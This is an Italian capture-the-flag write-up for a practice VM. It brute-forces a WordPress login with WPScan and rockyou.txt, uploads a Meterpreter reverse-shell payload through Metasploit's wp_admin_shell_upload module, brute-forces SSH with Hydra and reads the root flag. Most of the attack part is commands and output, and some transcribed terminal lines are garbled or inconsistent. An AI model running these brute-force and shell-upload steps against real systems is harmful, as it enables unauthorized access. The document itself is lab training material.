
No WPScan API Token given, as a result vulnerability data has not been output.
You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

Finished: Sun Jun 15 19:22:12 2025
Requests Done: 7485
Cached Requests: 5
Data Sent: 1.4 MB
Data Received: 1.793 MB
Memory used: 311.969 MB
Elapsed time: 00:04:36

kali@kali:~$
```

Con questo comando forziamo WPScan a testare ogni password dentro il file “rockyou.txt” per cercare di effettuare l’accesso all’account

WordPress dell'utente john.



Come possiamo vedere dall'immagine l'esito del brute force è stato positivo consentendo l'accesso all'account. Dunque le credenziali sono username: john e password: enigma.

Per trovare la “bandiera” usiamo come punto d'accesso la porta 22 ssh.

Per eseguire test di penetrazione e sviluppare exploit usiamo una piattaforma open-source chiamata **Metasploit**. Al suo interno troviamo **Meterpreter**: un payload che ci consente di interagire con il sistema compromesso in modo silenzioso.

Una volta ottenuto l'accesso tramite exploit Meterpreter ci permette di: eseguire comandi sul sistema target; esplorare file system; scaricare/caricare file; aprire una shell remota; catturare screenshot.

Per riuscire a collegarsi al servizio ssh bisogna effettuare diversi step.

[illegible]

```

File Actions Edit View Help
saf@ > search wordpress shell

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/multi/http/wp_givwp_rce 2024-08-25 excellent Yes GivWP Unauthenticated Donation Process Exploit
1 \ target: Unix/Linux Command Shell - - -
2 \ target: Windows Command Shell - - -
3 payload/linux/fiscv32/irc/exec normal No Linux Execute Command
4 payload/linux/fiscv32/irc/exec normal No Linux Execute Command
5 exploit/multi/http/wp_sit_csv_rce 2020-11-14 excellent Yes WordPress SIT CSV Import Export Unauthenticated Remote Code Execution
6 exploit/unix/webapp/wp_admin_shell_https_upload excellent Yes WordPress Admin Shell Upload
7 exploit/unix/webapp/wp_asset_manager_upload_exec 2012-05-20 excellent Yes WordPress Asset-Manager PMP File Upload Vulnerability
8 exploit/multi/http/wp_backup_migration_php_filter 2023-12-11 excellent Yes WordPress Backup Migration Plugin PMP Filter Chain RCE
9 \ target: PHP In-Memory - - -
10 \ target: Unix/Linux Command Shell - - -
11 \ target: Windows Command Shell - - -
12 exploit/multi/http/wp_crop_rce 2018-02-19 excellent Yes WordPress Crop-Image Shell Upload
13 exploit/multi/http/wp_hash_form_rce 2024-05-23 excellent Yes WordPress Hash Form Plugin RCE
14 \ target: PHP In-Memory - - -
15 \ target: Unix/Linux Command Shell - - -
16 \ target: Windows Command Shell - - -
17 exploit/unix/webapp/wp_mobile_detector_3.5_https_upload excellent Yes WordPress WP Mobile Detector 3.5 Shell Upload
18 exploit/unix/webapp/wp_sympoom_14.11_https_upload excellent Yes WordPress WP Sympoom 14.11 Shell Upload
19 exploit/multi/http/wp_time_capsule_file_upload_rce 2024-11-15 excellent Yes WordPress WP Time Capsule Arbitrary File Upload to RCE
20 \ target: PHP In-Memory - - -
21 \ target: Unix/Linux Command Shell - - -
22 \ target: Windows Command Shell - - -
23 exploit/unix/webapp/wp_property_upload_exec 2012-03-26 excellent Yes WordPress WP-Property PHP File Upload Vulnerability
24 exploit/multi/http/wp_automatic_sqli_to_rce 2024-08-13 excellent Yes WordPress wp-automatic Plugin SQLi Admin Creation
25 \ target: PHP In-Memory - - -
26 \ target: Unix/Linux Command Shell - - -
27 \ target: Windows Command Shell - - -
28 exploit/multi/http/wp_dnd_mw_file_rce 2020-05-11 excellent Yes WordPress Drag and Drop Multi File Uploader RCE
29 exploit/unix/webapp/wp_mediamanager_file_upload excellent Yes WordPress Media Manager Contact Form Upload Vulnerability
30 exploit/multi/http/wp_plugin_backup_guard_rce 2021-05-06 excellent Yes WordPress Plugin Backup Guard - Authenticated Remote Code Execution
31 exploit/multi/http/wp_plugin_calendar_rce 2021-01-29 excellent Yes WordPress Plugin Modern Events Calendar - Authenticated Remote Code Execution
32 exploit/multi/http/wp_plugin_sp_project_document_rce 2021-06-14 excellent Yes WordPress Plugin SP Project and Document - Authenticated Remote Code Execution

Interact with a module by name or index. For example info 32, use 32 or use exploit/multi/http/wp_plugin_sp_project_document_rce

saf@ > use exploit/unix/webapp/wp_admin_shell_upload
[+] use selected config/param def/option is none/empty/unsupported/invalid

```

```

File Actions Edit View Help
msf5 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                    |
|-----------|-----------------|----------|--------------------------------------------------------------------------------|
| PASSWORD  |                 | yes      | The WordPress password to authenticate with                                    |
| PROxies   | no              | no       | A proxy chain of format type:host:port[,type:host:port][...]                   |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RHOST     |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                          |
| SOL       | false           | no       | negotiate SSL/TLS for outgoing connections                                     |
| TARGETURI | /               | yes      | The base path to the wordpress application                                     |
| USERNAME  |                 | yes      | The WordPress username to authenticate with                                    |
| VHOST     |                 | no       | HTTP server virtual host                                                       |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.199   | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | WordPress |



View the full module info with the info, or info -o command.

msf5 exploit(unix/webapp/wp_admin_shell_upload) > set RHOSTS 192.168.1.244
RHOSTS => 192.168.1.244
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD enigma
PASSWORD => enigma
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME john
USERNAME => john
msf5 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /backup_wordpress
TARGETURI => /backup_wordpress

```

Facciamo partire l'exploit e otteniamo l'accesso limitato se tutto è inserito bene.

```
File Actions Edit View Help
msf5 exploit(wiki/wordpress/wp_data_shell_upload) > exploit
[*] Started reverse TCP handler on 192.168.1.190:4444
[*] Authenticating with WordPress using john:ioniga...
[*] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /backup.wordpress/wp-content/plugins/PfiyblnDm/n3U00jV0Gn.php...
[*] Sending stage (48894 bytes) to 192.168.1.244
[*] Deleted n3U00jV0Gn.php
[*] Deleted PfiyblnDm.php
[*] Deleted ../PfiyblnDm
[*] Meterpreter session 1 opened (192.168.1.190:4444 -> 192.168.1.244:38754) at 2015-06-15 19:45:51 -0400
```

Si usa il seguente comando per vedere il contenuto del file di configurazione di ssh.

```
File Actions Edit View Help
meterpreter > cat sshd_config
# Package generated configuration file
# See the sshd_config(5) manpage for details
# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
ListenAddress ::
ListenAddress 0.0.0.0
Protocol 2
# Hostkeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
# Privilege separation is turned on for security
UsePrivilegeSeparation yes
# Lifetime and size of ephemeral version 1 server key
KeyGenerationInterval 3600
ServerKeyBits 768
# Logging
SyslogFacility AUTH
LogLevel INFO
# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes
RSAAuthentication yes
PubkeyAuthentication yes
AuthorizedKeysFile .ssh/authorized_keys
# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh/known_hosts
HostBasedAuthentication no
# similar for protocol version 2
HostBasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
IgnoreRhosts yes
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no
# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes
# Kerkberos options
KerberosAuthentication no
KerberosGetAFSToken no
KerberosUseLocalPasswd yes
KerberosTicketCleanup yes
# GSSAPI options
GSSAPIAuthentication no
GSSAPICleanupCredentials yes
X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
UseLogin no
# MaxStartups 10:30:60
Banner /etc/issue.net
# Allow client to pass locale environment variables
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of 'PermitRootLogin without-password'.
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
Match User abatchy,john,mal,doomguy
    PasswordAuthentication no
```

Alla fine del file di configurazione ci viene detto che gli username elencati non hanno il permesso di accedere. Però abbiamo anche gli username “anne” e “admin” (quest’ultimo trovato tramite WPScan). Se provassimo ad accedere con entrambi ci apparirà la scritta che possono “collegarsi” mentre gli altri no.

```

root@kali: ~/home/kali
# ssh anne@192.168.1.244
anne@192.168.1.244's password:

root@kali: ~/home/kali
# ssh doomguy@192.168.1.244
doomguy@192.168.1.244: Permission denied (publickey).

root@kali: ~/home/kali
# ssh abatchy@192.168.1.244
abatchy@192.168.1.244: Permission denied (publickey).

root@kali: ~/home/kali
# ssh john@192.168.1.244
john@192.168.1.244: Permission denied (publickey).

root@kali: ~/home/kali
# ssh me@192.168.1.244
me@192.168.1.244: Permission denied (publickey).

root@kali: ~/home/kali
# ssh admin@192.168.1.244
admin@192.168.1.244's password:

root@kali: ~/home/kali

```

Quando proviamo a collegarci ci verrà richiesta una password. Per trovarla usiamo il tool **Hydra**.

Hydra è uno strumento di forza bruta e serve per testare la robustezza delle credenziali su diversi protocolli e servizi di rete. Esso testa combinazioni di username e password, prese da file di dizionari. Se trova una combinazione valida la segnala.

```

root@kali: ~#
# hydra -l anne -P /usr/share/wordlists/rockyou.txt -t ssh://192.168.1.244
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-15 20:31:18
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -i to skip waiting)) from a previous session found, to prevent overwriting. ./hydra.restore
[GATA] max 6 tasks per 1 server, overall 6 tasks, 1034399 login tries (1:1/p:1034399), ~358166 tries per task
[GATA] attacking ssh://192.168.1.244:22/
[22][ssh] host: 192.168.1.244 login: anne password: princess
0 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-15 20:31:24

```

In questo modo abbiamo ottenuto l'accesso al servizio ssh con l'username anne.

Infine per riuscire a trovare la bandiera basta semplicemente andare nella directory **root** con i permessi di **root**.

```

root@bides2018:~#
File Actions Edit View Help
root@bides2018:~# cat /home/kali/.ssh/authorized_keys
anne@192.168.1.244's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.8-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

282 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jun 15 10:09:41 2025
anne@bides2018:~$ ls
anne@bides2018:~$ whoami
anne
anne@bides2018:~$ pwd
/home/anne
anne@bides2018:~$ cd ..
anne@bides2018:~/Home$ cd ..
anne@bides2018:~$ ls
bin boot cdrom dev etc home initrd.img lib lost-found media opt proc root run sbin selinux srv sys tmp usr var valinux
anne@bides2018:~$ cd /tmp
anne@bides2018:/tmp$ ls
pulse-PkdhXXMr1m
anne@bides2018:/tmp$ ls -la
total 20
drwxrwxrwt 5 root root 4096 Jun 15 17:49 .
drwxr-xr-x 23 root root 4096 Mar 3 2018 ..
drwxrwxrwt 2 root root 4096 Jun 15 09:03 .ICE-unix
drwxr-xr-x 2 root root 4096 Jun 15 09:03 pulse-PkdhXXMr1m
drwxrwxrwt 2 root root 4096 Jun 15 09:03 .X11-unix
anne@bides2018:/tmp$ cd ..
anne@bides2018:/$ ls
bin boot cdrom dev etc home initrd.img lib lost-found media opt proc root run sbin selinux srv sys tmp usr var valinux
anne@bides2018:/usr$ cd /usr
anne@bides2018:/usr$ ls
bin games include lib local sbin share src
anne@bides2018:/usr$ cd ..
anne@bides2018:/$ cd /etc/ssh
anne@bides2018:/etc/ssh$ ls
moduli ssh_config sshd_config ssh_host_dsa_key ssh_host_dsa_key.pub ssh_host_ecdsa_key ssh_host_ecdsa_key.pub ssh_host_rsa_key ssh_host_rsa_key.pub ssh_import_id
anne@bides2018:/etc/ssh$ cd ..
anne@bides2018:/etc$ cd ..
anne@bides2018:/$ root
You command 'root' found, did you mean:
Command 'root' from package 'xawtv' (universe)
Command 'root' from package 'root' (multiverse)
Command 'root' from package 'root' (universe)
root: command not found
anne@bides2018:/$ sudo su
[sudo] password for anne:
anne@bides2018:~#
anne@bides2018:~# cd /root
anne@bides2018:/root$ ls -la
total 40
drwxr-xr-x 3 root root 4096 Mar 7 2018 .
drwxr-xr-x 23 root root 4096 Mar 3 2018 ..
-rw-r--r-- 1 root root 2147 Mar 7 2018 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
-rw-r--r-- 1 root root 246 Mar 5 2018 .flag.txt
-rw-r--r-- 1 root root 417 Mar 7 2018 .mysql_history
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
-rw-r--r-- 2 root root 4096 Jun 15 09:03 .pulse
-rw-r--r-- 1 root root 256 Mar 3 2018 .selected_editor
-rw-r--r-- 1 root root 66 Mar 3 2018 .selected_editor
anne@bides2018:/root$ cat /flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

babatchy17
anne@bides2018:~$

```

In questo modo abbiamo ottenuto l'obiettivo finale del CTF, ovvero l'acquisizione di accesso come root e recuperare la flag.